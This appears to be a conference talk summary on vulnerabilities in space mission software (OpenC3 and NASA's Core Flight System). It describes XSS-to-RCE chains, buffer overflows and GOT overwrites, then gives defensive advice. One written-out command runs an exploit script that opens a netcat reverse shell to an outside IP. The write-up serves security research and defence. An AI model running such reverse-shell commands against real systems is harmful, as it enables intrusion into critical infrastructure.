
Burning, Trashing, Spacecraft Crashing: A Collection of Vulnerabilities that Will End Your Space Mission
This talk demonstrates multiple critical vulnerabilities in space mission control software, including OpenC3 and NASA's Core Flight System (cFS). The researchers show how to exploit these systems using techniques like cross-site scripting (XSS) to achieve remote code execution (RCE) and memory corruption to hijack spacecraft control. The presentation highlights the lack of security awareness in the aerospace industry and the difficulty of patching legacy systems. The demo showcases the exploitation of these vulnerabilities to gain unauthorized access to mission-critical infrastructure.
Exploiting Space Mission Control: RCE and Memory Corruption in NASA’s Core Flight System
TLDR: Researchers at DEF CON 2025 demonstrated that critical space infrastructure, including NASA’s Core Flight System (cFS) and OpenC3, is riddled with memory corruption and injection vulnerabilities. By chaining XSS to RCE or exploiting weak memory management, an attacker can gain full control over ground station software and, by extension, the spacecraft itself. Security teams must prioritize auditing these legacy codebases, as the shift toward commercial space operations has significantly expanded the attack surface.
Spacecraft are no longer the exclusive domain of government agencies with air-gapped, proprietary systems. The rapid commercialization of Low Earth Orbit (LEO) means that mission-critical infrastructure is increasingly built on open-source frameworks and connected to the public internet. This shift has created a massive, under-secured attack surface. The research presented at DEF CON 2025 proves that the software controlling these assets is often decades old, poorly audited, and vulnerable to standard exploitation techniques that would make a web application developer blush.
Breaking Mission Control with XSS and RCE
The research focused on OpenC3, a widely used open-source framework for command and telemetry processing. The team demonstrated that OpenC3 is susceptible to Cross-Site Scripting (XSS), which, in the context of a mission control interface, is a direct path to Remote Code Execution (RCE).
When an operator clicks a malicious link or views a crafted telemetry packet, the XSS payload executes within the context of the mission control session. Because these systems often run with high privileges to interact with hardware interfaces, the jump from browser-based XSS to system-level RCE is trivial. The researchers showed that by stealing session tokens, an attacker can inject malicious scripts that interact with the underlying system, effectively hijacking the command-and-control link between the ground station and the spacecraft.
Memory Corruption in NASA’s Core Flight System
Beyond the web interface, the core logic of these systems is equally fragile. The team analyzed NASA’s Core Flight System (cFS), a modular, reusable software framework used in dozens of missions, including the James Webb Space Telescope. The analysis revealed a series of critical memory corruption vulnerabilities, specifically heap and buffer overflows, that stem from the framework's legacy memory management modules.
The vulnerability lies in the lack of bounds checking within the memory management functions. An attacker who can influence the telemetry stream or command packets sent to the spacecraft can trigger these overflows. The following command illustrates how the researchers used a Python script to interact with the system and trigger the exploit:
python openc3_rce.py --command "nc 172.17.0.1 1337 -e /bin/bash"
By leaking memory addresses and calculating the offset of the Global Offset Table (GOT), the researchers successfully overwrote function pointers. This allowed them to redirect execution flow to their own code, achieving RCE on the spacecraft platform. The severity of these bugs is high, as evidenced by CVE-2025-29909 and CVE-2025-30216, which highlight the systemic nature of these flaws across the cFS codebase.
The Reality of Testing Aerospace Infrastructure
For a pentester or bug bounty hunter, these targets are unique. You are not just looking for a standard web shell; you are looking for ways to influence the state of a remote, high-value asset. During an engagement, the focus should be on the telemetry and command interfaces. If you can intercept or inject traffic into the ground station network, you are already halfway to the goal.
The impact of these vulnerabilities is not limited to data theft. In the case of CVE-2025-46675, the ability to hijack a spacecraft means an attacker could potentially alter orbital parameters, disable critical sensors, or permanently brick the hardware. The barrier to entry is lower than most researchers assume because these systems rely on decades-old code that was never designed with modern threat models in mind.
Defensive Strategies for Legacy Systems
Defending these systems requires a fundamental change in how aerospace software is developed and maintained. The primary issue is that security is often treated as an afterthought, with legacy codebases being reused across missions without rigorous security audits. Blue teams must implement strict input validation on all telemetry and command packets, treating every incoming data stream as untrusted.
Furthermore, memory-safe programming practices must be enforced. If you are working with cFS or similar frameworks, you should be running static and dynamic analysis tools like Valgrind to identify memory leaks and buffer overflows before they reach production. The goal is to move away from the "it works, so don't touch it" mentality that currently dominates the industry.
Space is hard, but the security of the software that controls it shouldn't be. The vulnerabilities identified in this research are not sophisticated zero-days; they are well-understood flaws that have been patched in other industries for years. If you are a researcher, look at the open-source frameworks powering the next generation of satellites. You will likely find that the door is wide open.
CVEs
Vulnerability Classes
OWASP Categories
All Tags
Up Next From This Conference
Red Teaming the Final Frontier: Offensive Security in the New Space Race

Vulnerability Disclosure in Aviation
Burning, Trashing, Spacecraft Crashing: A Collection of Vulnerabilities that Will End Your Space Mission
Similar Talks
Inside the FBI's Secret Encrypted Phone Company 'Anom'
Kill List: Hacking an Assassination Site on the Dark Web